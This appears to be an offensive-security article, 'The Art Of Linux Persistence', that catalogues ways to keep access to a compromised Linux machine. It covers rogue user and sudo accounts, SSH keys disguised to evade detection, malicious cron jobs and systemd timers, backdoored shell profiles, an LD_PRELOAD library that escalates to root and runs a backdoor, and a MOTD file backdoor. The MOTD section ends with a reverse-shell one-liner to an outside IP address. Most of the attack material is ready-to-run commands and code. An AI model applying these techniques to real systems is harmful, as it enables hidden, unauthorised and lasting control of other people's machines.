
The Art Of Linux Persistence

hadess.io/the-art-of-linux-persistence/



Account Creation in Linux

Linux operating system can usually have two types of account “Root” and “User” account. There are two usually two ways to manipulate the Accounts to maintain the persistence access to the machine :

User Account Creation

If we (attacker) has compromised the host and want to maintain the persistence access by creating an normal user account , then we can user `useradd` like so :

````
shell

# create a user account with an home directory in /home/username

sudo useradd -m <username>

# to be able to login into the created account , an password should be set for that account

sudo passwd <username>
````

Root/Superuser Account Creation

Usually there are root user on the linux machine , but not enabled , we can enable then by giving password to them like so : `sudo passwd` and can set the password for them to enable root access to machine, But if we want to create an user and add it to sudoers groups , we can use the following commands :

~~~
```sh

# Create a user account

sudo useradd <username>

# now add the user to suoders group

sudo usermod -aG sudo <username>

```
~~~

Persistance using SSH Authorized Keys

For maintaining the Persistence access to the Machine , an adversary may modify the `authorized_keys` file to maintain persistence on the victim host. Hers is how it goes . These file is usually found in `<user-home/.ssh/authorized_keys>` .

An adversary can generate the SSH keys using `ssh-keygen` it will generate the public key `id_rsa.pub` like so :

```

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCwIqohDVyEsHt5lHcI86scq5EWVm+DYpvhuolEV8EnkOonUFABgC2/9KdbMlG/di19N3oW
Ro60WG1F/LbRg5TNBzfuaKSU5UDoGCOI6m/DzwBkSfJUcnRoYg/2OSSPnqQP+V8aCISyiHcs5LuS996t9oGKWiwyyg4ScXeIGtlK
ZzgHPUl2+L6K2Rtga+GsI+X4sXUSAYbNR9xPDxwPqw5+ShwT7F+1HzR3ITI+uzySXKQVq4cXMkaJvuiwW1r/R8oeyd05DWlj67OC
yH9ZS4dnamDoXdGYZ1B/DFp4eZQX5TB9Ggwu2FZ/aeWzv+tRPBDw5LKGdNtSfS7l+wNZNFUSeuNJdWYBNA0Dww4SMkgZdY8K95s1
QiG/EcajFjGulbsl8Cpnmx3nTJsMdBtsRLgKIPylA0DWysgrL6cyEIXkCoIs/tnv+YCvvnTAEvbINEB0VMSaJUtqID5tG7+MbdOt
/Lew9jmeh/uYfQ7i60zHfZNKJ3/lCPeKEN/aExui7k0= root@kali

```

for evading the detection , we can also replace the name at the end to something legitimate eg : `ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwIqohDVyEsHt5l…… adrian@ecorp.com`

Persistence using Scheduled task

Persistence access to the machine can be done by creating the several specific schedule task , there usually two of creating the schedule task `cronjobs modification/creaton` or `malicious timer modification/creation`

Cron Jobs

Cronjobs are the way of creating a schedule task in linux machine , just like we use `sachtasks` in windows.

we can create our malicious cron job to give us persistence access , usually these are done by configuring the specific files , here are few of them :

– `/etc/crontab`

– `/etc/cron.d/*`

– `/etc/cron.{hourly,daily,weekly,monthly}/*`

– `/var/spool/cron/crontab/*`

If you are a user you can modify your own `crontab` , using `crontab -e`. This will create a file in `/var/spool/cron/crontab/<user>` in specific to user who is doing the modification. for example , here is how malicious cron job file would look like :

```
*/5 *   * * *    /opt/backdoor.sh
```

Here it will run the backdoor script in every 5 minutes .

so , when we create any cron job using the command like `crontabl -e` it will create a file in `/var/spool/cron/crontab/<user>` but it will create their configuration file in `etc/crontab` or `/etc/crontab.d/<ARBITRARY FILE>`. Unlike the files in `/var/spool/cron/*` where the user of

the jobs are implied based on the whose crontab it is, the lines in `/etc/crontab` include a username. an malicious adversary with root privilege can modify these files to gain persistence access to machine .
Example :


~~~
```shell

vi /etc/crontab/

*/2 *   * * *  root  /opt/beacon.sh

```
~~~

This will run `/opt/backdoor.sh` every 2 minutes as `root`

Systemd Timers

This is yet another uncommon approach of getting persistence access to linux machine. so , what happens is , usually all the services within the linux machine are triggered on boot time , they have specific init entry in boot process. but these services can be triggered at specific times also using `timers`.

To see the timers within the machines we can using the following command : `systemctl list-timers`



```
┌──(root㉿kali)-[~/.ssh]
└─# systemctl list-timers
NEXT                            LEFT LAST                              PASSED UNIT                          ACTIVATES                     >
Sat 2023-12-09 15:09:00 EST    11min Sat 2023-12-09 14:39:26 EST   17min ago phpsessionclean.timer         phpsessionclean.ser>
Sat 2023-12-09 21:48:06 EST       6h Fri 2023-12-08 10:44:57 EST           - man-db.timer                  man-db.service
Sun 2023-12-10 00:00:00 EST       9h Sat 2023-12-09 06:53:21 EST           - dpkg-db-backup.timer          dpkg-db-backup.serv>
Sun 2023-12-10 00:00:00 EST       9h Sat 2023-12-09 06:53:21 EST           - logrotate.timer               logrotate.service
Sun 2023-12-10 02:55:31 EST      11h Sat 2023-12-09 06:53:21 EST           - apt-daily.timer               apt-daily.service
Sun 2023-12-10 03:10:13 EST      12h Sun 2023-12-03 03:44:39 EST           - e2scrub_all.timer             e2scrub_all.service
Sun 2023-12-10 06:09:29 EST      15h Sat 2023-12-09 06:53:21 EST           - apt-daily-upgrade.timer       apt-daily-upgrade.s>
Sun 2023-12-10 06:25:00 EST      15h Sat 2023-12-09 06:53:21 EST           - ntpsec-rotate-stats.timer     ntpsec-rotate-stats>
Sun 2023-12-10 09:32:31 EST      18h Sat 2023-12-09 14:53:54 EST 3min 9s ago plocate-updatedb.timer        plocate-updatedb.se>
Sun 2023-12-10 14:46:54 EST      23h Sat 2023-12-09 14:46:54 EST   10min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-cl>
Mon 2023-12-11 00:32:48 EST 1 day 9h Tue 2023-12-05 11:07:04 EST           - fstrim.timer                  fstrim.service

11 timers listed.
Pass --all to see loaded but inactive timers, too.
lines 1-15/15 (END)
```

to create our malicious `timer` file persistence access , we would need two things :

– Malicious `.service` File

– Malicious `.timer` File

The .service files are like all the other services file out there , that are configure to do specific task like trigger our backdoor script , we can do that like so :

We created its service at `/etc/systemd/system/malicious.service`

```
[Unit]

Description=Bad service

[Service]

ExecStart=/opt/backdoor.sh
```

Now we need to create .timer file , which are nothing but the trigger file , that will trigger our malicious service at specific timing. example :

We created a file `/etc/systemd/system/malicious.timer`

```
[Unit]

Description=malicious timer

[Timer]

OnBootSec=5

OnUnitActiveSec=5m

[Install]

WantedBy=timers.target
```

Here `OnUnitActiveSec=5m`: is how long to wait before triggering the service again , after every 5minute we will get our service triggered , and potentially give us persistence access to the machine

make sure to start the service and enable it to make it working

~~~
```shell

# systemctl daemon-reload

systemctl enable scheduled_bad.timer

systemctl start scheduled_bad.timer

```
~~~

Shell Configuration Modification

The shell in linux is the most crucial part of its enviroment , but it does load with lots of other configuration files , that are executed whenever the shell start or ends , here are few of these files

Files	Working
/etc/bash.bashrc	systemwide files executed at the start of interactive shell (tmux)
/etc/bash_logout	Systemwide files executed when we terminate the shell
~/.bashrc	Widly exploited user specific startup script executed at the start of shell
~/.bash_profile, ~/.bash_login, ~/.profile	User specific files , but which found first are executed first
~.bash_logout	User specific files, executed when shell session closes
~/.bash_logout	User-specific clean up script at the end of the session
/etc/profile	Systemwide files executed at the start of login shells
/etc/profile.d	all the .sh files are exeucted at the start of login shells

Tip : Try to first modify the `~/.profile` or `/etc/profile` to hide yourself without braking the shell normal configuration

So the file (`~/profile`) would look something like this :

~~~~
```shell

# if running bash

if [ -n "$BASH_VERSION" ]; then

    # include .bashrc if it exists

    if [ -f "$HOME/.bashrc" ]; then

    . "$HOME/.bashrc"

    fi

fi

chmod +x /opt/backdoor.sh

/opt/backdoor.sh

```
~~~~

Dynamic Linker Hijacking

This is and advance persistence technqiue , usually used in ****rootkit development for linux****. Before abusing this technique to leverage the persistence access to the linux machine , lets first understand what is dynamic linker is in linux :

What is Dynamic linker 101


In mordern operating system the program can be linked statically or dynamically during the runtime. Dynamically linked binaries use shared libraries located on the operating system. These libraries will be resolved, loaded, and linked at runtime. The Linux component that is in charge of this operation is the ****dynamic linker****, also known as `ld.so` or `ld-linux.so.*`. A number of environment variables are used during the execution of the dynamic linker, the most important of which is ****LD_PRELOAD****.

What is LD_PRELOAD


The Linux dynamic linker component called LD_PRELOAD , which provide exellent capability to hold the a list of user-speciifc , ELF-shared object files. The LD_PRELOAD allow us to load these shared object files into to process's address space prior to the program itself, thus potentially allowing the control over the execution flow. The LD_PRELOAD can be set using by writing to the `/etc/ld.so.preload` file or utilizing the `LD_PRELOAD` environment variable.

Its mainly used for debuggin , runtime testing of program, but it can be abused by writing a malicious shared object entry in LD_PRELOAD .

****By default both LD_PRELOAD variable and file /etc/ld.so.preload are not set**** , so if We can use `ldd` or `strace` to find the dependency of library and library files opend in memory respectively , it will show "no such file found" . eg of "ls" binary in linux



```
┌──(root㉿kali)-[~]
└─# ldd /bin/ls
 linux-vdso.so.1 (0x00007ffe4c542000)
 libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007faedcffa000)
 libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007faedce18000)
 libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007faedcd7d000)
 /lib64/ld-linux-x86-64.so.2 (0x00007faedd068000)

┌──(root㉿kali)-[~]
└─# 
```



```
┌──(root㉿kali)-[~]
└─# strace ls
execve("/usr/bin/ls", ["ls"], 0x7fff0978c890 /* 58 vars */) = 0
brk(NULL)                               = 0x55dc8caf4000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f486f242000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=98091, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 98091, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f486f22a000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
```

Creating malicious Shared object Library for Persistence

~~~
**preload.c**

```shell

#include <stdio.h>

#include <sys/types.h>

#include <stdlib.h>

void _init() {

        unsetenv("LD_PRELOAD");

        setresuid(0,0,0);

        system("/opt/backdoor.sh");

}

```

~~~

gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /root/Desktop/preload.c

```
```

This will generate the desired .so file , that we can now use for persistence.

Now just add this to `echo “”/tmp/preload.so” >> /etc/ld.so.preload` , such that any time an program is loaded into memory , first your malicious shared object file load , and potentially allow us persistance access.

SUID binary

SUID (Set User ID) is a special type of file permission given to a file in Linux and Unix systems. When a user executes an SUID-enabled file, the file runs with the permissions of the file owner, not the user who ran it. This is particularly useful for allowing users to execute programs with temporarily elevated privileges.

Using SUID for Persistence

In the context of Linux system administration or security, SUID can be used for persistence by allowing a non-privileged user to execute a binary with higher privileges. However, it’s important to note that this can be a significant security risk if misused or implemented without proper safeguards.

Example Scenario

Let’s say we have a script that needs to be run with root privileges, but we want to allow a non-root user to execute it.

Create a Script: First, write a script that performs the desired task. For example, a script to list contents of a root-owned directory:

```
#!/bin/bash ls /root
```

Save and Make Executable: Save this script as `listRootDir.sh` and make it executable:

```
chmod +x listRootDir.sh
```

Change Ownership: Change the ownership of the script to root:

```
sudo chown root:root listRootDir.sh
```

Set SUID Bit: Set the SUID bit on the script:

```
sudo chmod u+s listRootDir.sh
```

rc.common/rc.local

- **Location**: Typically, `rc.local` is located at `/etc/rc.local`.
- **Purpose**: It’s executed by the init system at the end of the boot process.
- **Custom Commands**: Administrators can place custom startup commands in this file.

Using `rc.local` for Persistence

1. **Edit `rc.local`**: Open the `rc.local` file with a text editor. You need root privileges to edit it.

```
sudo nano /etc/rc.local
```

Add Commands: Before the `exit 0` line, add the commands or scripts you want to execute at startup. For example, to start a custom script:

```
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

/path/to/your/script.sh

exit 0
```

Make `rc.local` Executable: If `rc.local` is not already executable, change its permissions:

```
sudo chmod +x /etc/rc.local
```

Reboot: Reboot your system to test if the script runs at startup.

```
sudo reboot
```

Example: Starting a Service

If you want to start a custom service at boot, you can add a line to `rc.local`:

```
sudo /usr/bin/myservice
```

Systemd Services

Using `systemd` services is a modern and efficient way to achieve persistence in Linux. `systemd` is the init system and service manager in most Linux distributions, responsible for bootstrapping the user space and managing system processes after booting. By creating a custom `systemd` service, you can ensure that specific applications or scripts run automatically at system startup.

Creating a Custom `systemd` Service

1. **Write Your Script**: First, create the script you want to run at startup. For example, create a script named `my_script.sh`:

```
#!/bin/bash
echo "My custom service is running" > /tmp/custom_service.log
```

Make sure to make your script executable:

```
chmod +x /path/to/my_script.sh
```

Create a Service File: Create a new `systemd` service file in `/etc/systemd/system/`. For example, `my_custom_service.service`:

```
sudo nano /etc/systemd/system/my_custom_service.service
```

Add the following content to the service file:

```
[Unit]
Description=My custom service
After=network.target

[Service]
Type=simple
ExecStart=/path/to/my_script.sh
Restart=on-abort

[Install]
WantedBy=multi-user.target
```

- `Description`: A brief description of your service.
- `After`: Specifies the order in which services are started.
- `Type`: The startup type of the service, `simple` is the most common.
- `ExecStart`: The command to run your script.
- `Restart`: When to restart the service.
- `WantedBy`: Defines the target that the service should be attached to.

Reload `systemd` Daemon: After creating the service file, reload the `systemd` daemon to read the new service file:

```
sudo systemctl daemon-reload
```

Enable and Start Your Service: Enable your service to start on boot, and then start the service immediately:

```
sudo systemctl enable my_custom_service.service
sudo systemctl start my_custom_service.service
```

Check the Status: To check the status of your new service:

```
sudo systemctl status my_custom_service.service
```

Security Considerations

- **Minimal Privileges**: Run your service with the least privileges necessary.
- **Secure Script**: Ensure your script is secure and does not expose any vulnerabilities.
- **Logging**: Implement logging within your script for monitoring and debugging.

Advantages of Using `systemd` Services

- **Consistency**: `systemd` provides a standardized way of managing services.
- **Dependency Management**: It handles dependency resolution and service order.
- **Logging and Monitoring**: Integrated with `systemd`'s journaling system for easy logging and monitoring.
- **Resource Management**: Offers features to manage system resources.

Trap

The `trap` command in Linux is used in shell scripts to respond to signals and other system events. It allows you to specify a command or a script to execute when the script receives a signal. While `trap` is not typically used directly for persistence, it can be used to make scripts more robust, handle cleanup tasks, or ensure certain actions are taken even if the script is interrupted. This can indirectly contribute to a more reliable and persistent system behavior.

Using `trap` in Scripts

The `trap` command can catch signals and execute a specified command or set of commands when a signal is received. Common signals include `SIGINT` (interrupt, typically sent by pressing Ctrl+C), `SIGTERM` (termination signal), and `EXIT` (when the script exits normally or through one of the signals).

```
trap [commands] [signals]
```

Example Usage

1. **Handling Interruptions**: Create a script that cleans up temporary files even if it's interrupted.

```
#!/bin/bash

# Create a temporary file
tmpfile=$(mktemp)

# Function to clean up temporary file
cleanup() {
    echo "Cleaning up temporary files..."
    rm -f "$tmpfile"
}

# Trap SIGINT and SIGTERM to call the cleanup function
trap cleanup SIGINT SIGTERM EXIT

# Simulate a long-running process
echo "Running a long process..."
sleep 60

# Normal cleanup
cleanup
```

1. In this script, if the user interrupts the script with Ctrl+C or if the script receives a termination signal, the `cleanup` function is called to remove the temporary file.
2. **Logging on Exit**: A script that logs a message every time it exits, regardless of how it was terminated.

```
#!/bin/bash

log_exit() {
    echo "Script exited at $(date)" >> /var/log/script.log
}

trap log_exit EXIT

# Rest of the script
```

This script will log a message to `/var/log/script.log` every time it exits, whether normally or through a signal.

Backdooring user startup file

Backdooring a user's startup file in Linux is a method used to achieve persistence by inserting commands into files that are automatically executed when the user logs in. Commonly targeted files include `~/.bashrc`, `~/.profile`, or `~/.bash_profile` for users who use the Bash shell.

Example: Adding a Command to `.bashrc`

The `.bashrc` file is executed whenever a user opens a new Bash shell. By adding a command to this file, you can ensure that the command is executed every time the user opens a terminal.

Steps

1. **Access the File**: Open the user's `.bashrc` file with a text editor. You need to have appropriate permissions to do this.

```
nano ~/.bashrc
```

Insert Command: Add your command at the end of the file. For example, to create a simple log entry every time the user opens a shell:

```
echo "Shell opened at $(date)" >> ~/.shell_usage_log
```

3. **Save and Exit**: Save the file and exit the editor. The command will now run every time the user starts a new shell session.

Example Script for Educational Purposes

Let's say you're conducting a security training exercise and want to demonstrate how a backdoor in `.bashrc` works. You could add a script that harmlessly reports shell usage:

```
# Add to the end of ~/.bashrc
echo "User $USER opened a shell at $(date)" >> /tmp/user_shell_log
```

Using System Call

Let's delve into each method with a focus on how they can be used for persistence.

ystem Call Monitoring and Blocking

1. **Linux Audit Subsystem**:
   - Used to monitor system calls and user actions.
   - Configure with `auditd` and `auditctl`.
   - Example: To monitor file access system calls:

eBPF (Extended Berkeley Packet Filter):

- Allows for real-time monitoring of system calls.
- Can be used to create custom monitoring tools.
- Example: Using `bpftrace` to monitor `execve` calls:

```
sudo bpftrace -e 'tracepoint:syscalls:sys_enter_execve { printf("%d %s\n", pid, comm); }'
```

Seccomp (Secure Computing Mode):

- Restricts the system calls a process can make.
- Can be used to create a sandbox environment.

- Example: Blocking `execve` system call in a C program:

```
#include <seccomp.h>
...
scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_ALLOW);
seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execve), 0);
seccomp_load(ctx);
```

Method 1: Emulate/Implement System Call in User-Space

1. **Custom Loader for Execve/Execveat**:
   - Implementing your own loader to handle ELF binaries.
   - Example: Parsing ELF headers and manually mapping segments into memory.
2. **Implementing Read/Write with Mmap**:
   - Using `mmap()` to map a file into memory and perform read/write operations.
   - Example:

```
int fd = open("file.txt", O_RDWR);
char *data = mmap(NULL, length, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
// Read and write using the data pointer
```

Method 2: Use Alternate System Calls

1. **Using `fork()` or `clone()`**:
   Modifying payloads to use `fork()` or `clone()` for process creation.
2. **Alternate Read/Write Methods**:
   - Using `sendfile()` for file copying.
   - Example:

```
sendfile(dest_fd, src_fd, NULL, filesize);
```

Using `pread()`/`pwrite()` for positional file I/O.

PID File Descriptor (pidfd) Operations:

- Using `pidfd_open()` and `pidfd_getfd()` for inter-process file descriptor transfer.
- Example:

```
int pidfd = pidfd_open(pid, 0);
int fd = pidfd_getfd(pidfd, target_fd, 0);
```

Method 3: Fudging Around Parameters

1. **Using Symlinks for File I/O**:
   - Creating symlinks to redirect file paths.
   - Example:

```
ln -s /path/to/real/file /path/to/symlink
```

Changing Process's View of the Filesystem:

> Using `chroot` or mount namespaces to isolate and modify the process's view of the filesystem.

Modifying Environment Variables

- **Purpose**: Altering environment variables to change the behavior of software.
- **Method**: Add or modify entries in files like `~/.bash_profile`, `~/.bashrc`, or `/etc/environment`.
- **Example**: Setting a custom library path.

```
echo 'export LD_LIBRARY_PATH=/my/custom/path:$LD_LIBRARY_PATH' >> ~/.bashrc
```

Login Scripts

- **Purpose**: Execute scripts upon user login.
- **Method**: Add scripts to `/etc/profile.d/`.
- **Example**: Creating a login script.

```
echo 'echo "Welcome, $USER!"' > /etc/profile.d/welcome.sh
chmod +x /etc/profile.d/welcome.sh
```

XDG Autostart

- **Purpose**: Autostart applications in graphical desktop environments.
- **Method**: Create `.desktop` files in `~/.config/autostart/`.
- **Example**: Autostart a script.

```
[Desktop Entry]
Type=Application
Exec=/path/to/script.sh
Hidden=false
NoDisplay=false
X-GNOME-Autostart-enabled=true
Name=MyScript
```

udev Rules

- **Purpose**: Trigger actions when specific hardware events occur.
- **Method**: Add custom rules to `/etc/udev/rules.d/`.
- **Example**: Running a script when a USB device is plugged in.

```
echo 'ACTION=="add", KERNEL=="sd*", RUN+="/path/to/script.sh"' > /etc/udev/rules.d/99-usb-
autorun.rules
```

Alias Commands

- **Purpose**: Modify or extend the behavior of shell commands.

- **Method**: Define aliases in `~/.bashrc` or `~/.bash_aliases`.
- **Example**: Creating an alias for `ls`.

```
echo 'alias ls="ls --color=auto"' >> ~/.bashrc
```

Binary Replacement or Wrapping

- **Purpose**: Replace or wrap system binaries with custom scripts.
- **Method**: Rename original binary and replace it with a script that calls the original.
- **Example**: Wrapping `cat`.

```
mv /bin/cat /bin/cat.original
echo -e '#!/bin/bash\n/bin/cat.original "$@"' > /bin/cat
chmod +x /bin/cat
```

Kernel Modules

- **Purpose**: Load custom kernel modules for various purposes.
- **Method**: Write and compile a kernel module, then load it with `insmod` or `modprobe`.
- **Example**: Loading a custom module.

```
sudo insmod /path/to/module.ko
```

Database Triggers (For Systems Using Databases)

- **Purpose**: Execute actions based on database events.
- **Method**: Create triggers in database systems like MySQL or PostgreSQL.
- **Example**: Creating a trigger in MySQL.

```
CREATE TRIGGER example_trigger AFTER INSERT ON my_table FOR EACH ROW BEGIN CALL my_procedure(); END;
```

MOTD Backdooring

MOTD stands for Message of The Day which is a message that gets displayed to users when they SSH into the system. It's configured in the /etc/update-motd.d/ directory and threat actors can place arbitrary commands into any of the files listed there. Therefore for this article it can be used as a method of persistence and we get a reverse shell back whenever a user SSH to the system.

PoC

For this scenario we'll be editing the MOTD header file to include a reverse shell one liner.

1. Edit /etc/update-motd.d/00-header:

This file is used to create the header of the MOTD:

To persist we'll use the following one liner:

bash -c 'bash -i >& /dev/tcp/192.168.1.132/1234 0>&1'

